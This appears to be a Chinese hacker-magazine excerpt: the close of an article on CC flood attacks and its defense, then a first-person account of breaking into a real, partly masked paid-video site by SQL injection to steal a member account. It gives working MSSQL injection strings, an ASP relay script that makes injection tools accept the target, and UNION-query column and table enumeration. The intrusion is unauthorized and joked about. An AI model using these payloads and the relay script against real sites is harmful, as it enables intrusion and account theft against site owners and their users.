


图6

我们等一会儿再去访问那个网站就会发现已经无法访问了（图6）。

## 三、如何防御CC攻击

如何防御CC攻击呢？除了对网站本身进行相关的设置外，我们还可以使用CC攻击防御专家withstand这个工具来达到目的。

工具运行后的界面如图7所示，一共有“拦截所有”、“变种CC”、“普通CC”、“空连接”和“全部允许”五个选项，选择每个选项后，后面都会自动的给出相应的说明。选择好后，直接启用就可以了。




图7

（文章中涉及到的工具花刺代理验证、变异CC攻击器、WsockExpert、CC攻击防御专家和做好的动画教程文件，已收录在光盘中）

# 付费帐号获取记

寂寞的刺猬[L.S.T]

一朋友特好学，某天看到一学习站点上有其需要的视频，可无奈人家需要交费后才能观看，于是便求我帮其获取一个付费的帐号，以暂时"借"用几天！虽说获取他人帐号是不好的，但看在其好学的份上，我就答应了！（嘿嘿，又给人侵找了一个堂而皇之的理由！）*^_^*。

在该网站上转了一圈，虽说大部分链接都是HTML，但也找到了一些ASP的链接。我在找到的一个地址 **http://www.*****.com/**s/classlist.asp?classid=15** 后面加入了一个单引号，返回的结果如图1所示，提示说"字符串'15''之前有未闭合的引号"，这可是一个很好的兆头。





图 1

我又将单引号改为 **'and''='**，返回的是正常页面，哈哈，注入点现身了。下面来看一下所用数据库的类型，再将后边改为 **';--** 进行测试，"--"是MSSQL数据库的注释语句，如果返回正常页面的话，则说明网站的数据库使用的是MSSQL。运行后的结果令我大喜，正是我最钟意的MSSQL数据库。

接下来就可以把任务交给注入工具去完成了，不过，在使用工具前，我还是习惯手动测试一番。先使用测试语句 **'and user=0 and ''='** 暴出当前数据库的连接用户名，结果却出现了一个意想不到的结果，如图2。"多步 OLE DB 操作产生错误"，这是什么错误？我以前还真没有遇到过！什么是"多步"？莫非是我输入的判断条件太多还是该注入点在SELECT语句中还有其它的条件语句？那就使用"；"来结束这个语句，并用"--"注释掉其后面的语句。我将测试语句又更改为 **'and user=0;--**，执行后的结果如图3。瞧，暴出了当前数据库的用户名。





图 2





图 3

看来还是可以注入的！不过要是直接使用注入工具去扫描这个注入点的话，恐怕它们是不会认的。果然，我试了几个常用的注入工具，返回的均是："未检测到注入漏洞"。为什么？看下面我从HDSI中抓到的一个数据包："/**s/classlist.asp?classid=15'%20and(char(94)%2Buser%2Bchar(94))>0%20and%20''='"，其暴用户的方法和我前面所使用的方法大同小异，那么它返回的结果也应该和图2一样——"多步 OLE DB 操作产生错误"，这样的结果当然是不存在注入漏洞了。但如果在注入语句 **'%20and(char(94)%2Buser%2Bchar(94))>0%20and%20''='** 的后面加上 **';--**，闭合注入语句中的单引号并注释掉其后的内容，不就可以实现暴错的目地了吗？将构造后的语句在浏览器中提交，返回的结果和图3类似，说明在注入工具提交的注入语句后面加入注释语句就能够注入了。但要怎样加入呢？当然还是数据转发了，把注入工具中的地址填为本地IIS中的转发脚本，待脚本程序收到注入数据后，在数据后加入注释语句，再发送到目标地址，这样，目标网站所收到的数据就是重新构造的注入数据了。起初本想写个POST的转发，但测试后才发现，该注入点只接收GET方式的提交，唉！那就GET转发吧！转发脚本JMGET.ASP的内容如下：

```
<%
JmdcwName=request("jmdcw") '接收注入工具提交的数据
JmStr=JmdcwName & "';--" '加入注释语句
JmStr=Replace(JmStr,chr(32),"%20") '转换空格
JmStr=Replace(JmStr,chr(43),"%2B") '转换加号
JMUrl="http://www.*****.com/**s/classlist.asp?classid="
'目标网站注入点
JMUrl=JMUrl & "?" & JmStr
Response.write PostData(JMUrl,JmStr) '显示数据提交后的
返回结果
Function PostData(PostUrl,PostStr) '发送数据
Dim Http
Set Http = Server.CreateObject("msxml2.serverXMLHTTP")
With Http
.Open "GET",PostUrl,False 'GET方式提交
.Send ()
PostData = .ResponseBody
End With
Set Http = Nothing
PostData =bytes2BSTR(PostData)
End Function
Function bytes2BSTR(vIn) '转换数据
Dim strReturn
Dim I, ThisCharCode, NextCharCode
strReturn = ""
For I = 1 To LenB(vIn)
ThisCharCode = AscB(MidB(vIn, I, 1))
If ThisCharCode < &H80 Then
strReturn = strReturn & Chr(ThisCharCode)
Else
NextCharCode = AscB(MidB(vIn, I + 1, 1))
strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100
+ CInt(NextCharCode))
I = I + 1
End If
Next
```

```
bytes2BSTR = strReturn
End Function
%>
```

接下来在HDSI的注入地址中填入："http://127.0.0.1/jmget.asp?jmdcw=15"，再次检测，这次顺利得到目标数据库中的一些信息，如图4。但在接下来的猜解表名中，却发现非常慢，HDSI就好像进入了"死"的状态，使用WinSock进行抓包，却发现有大量的数据在传输，莫非在这个数据库内存放了大量的数据表？而现在的注入虽然是暴错的方式，但还要经过数据转发，来来回回地折腾好几次，所以HDSI就出现假"死"状态，如果不用暴错的方法，有没有更快的方法呢？




图4

比暴错方式更快的方法就是使用"Openrowset"宏注入工具－CADT，但使用这个工具的前提是要有一个MSSQL数据库的用户权限，并且这个MSSQL数据库还要能被入侵目标的MSSQL服务器访问到，怎奈我手中空空，没有一个符合条件的MSSQL数据库，这个方法只能做罢！

除了"Openrowset"宏注入方法还有没有其它的方法呢？在看了一会儿目标站点中的注入点后，我想到了UNION查询。UNION查询也叫联合查询，就是将UNION前后的SELECT查询的结果合并在一起显示。这个查询的优点就在于直接把数据显示到网页中，这种查询方式比CADT还要快！但要使用UNION也有一些条件，一是要有一个可以显示多项数据的注入点，二是前后两个SELECT语句中的查询列的数量要相等，排列顺序要相互对应，数据类型要兼容。

先来满足UNION查询的第一个条件，找到一个可以显示多项数据的注入点。虽然我前面找到的注入点也显示多行数据，但只有一列，要是再找到一个能显示多行多列的注入点就好了。经过又一番测试，管理员还真是大方，在"http://www.*****.com/s*/classindex.asp?classshop=其他类"中又贡献出了一个注入点，在这个页面中所显示的就是多行多列数据，符合UNION查询的第一个条件。

好了，接下来满足UNION查询的第二个条件，匹配前后SELECT中的数据。先来获取注入点所在SELECT语句中的查询列个数。在"http://www.*****.com/s*/classindex.asp?classshop=其他类"后加入**'order by 5;--**，这个测试语句的意思是判断查询列的个数是否大于等于5，如果显示的是正常页面，说明列的个数大于或等于5。当我测试到15时，返回了一个错误显示，如图5。"15 超出了列表项数目"，那么14呢？14是正常显示，这样列的个数就得到了，是14个。




图5

在第二个SELECT中，还需要一个表名，其实也可以用"sysusers"或"sysobjects"这些默认表名来代替，但为了避免出现意想不到的错误，还是用当前连接的表名吧，将测试语句改为**'having 1=1--**，在SQL语句中"having"是Group By的子句，相当于Select中的Where，都是条件语句。但在没有Group By的情况下使用having子句，就会出现错误，而这个错误继承了SQL的优点，会好心的把表名显示出来，如图6，其中的"'shop_content'"就是第一个SELECT语句所使用的表名。




图6

至此，UNION所需要的条件全部满足了，下面就开始构造第二个SELECT语句。如下：

**http://www.*****.com/s*/classindex.asp?classshop=00' union select null,null,null,null,null,null,null,null,null,null,null,null,null,null from [shop_content]--。**

在使用之前先解释一下其中的意思，注入点由"其他类"改为"00"（一个不存在的值），是为了屏蔽第一个SELECT所查询出的信息，而第二个SELECT中有14个null，是为了匹配第一个SELECT中的列个数及类型，因为null代表空值，其类型既可以是数值型，也可以是字符型或日期型等等。将该语句在地址栏中提交后，却返回了一个错误页面，如图7，"不能以DISTINCT方式选择text、ntext或image数据类型"。

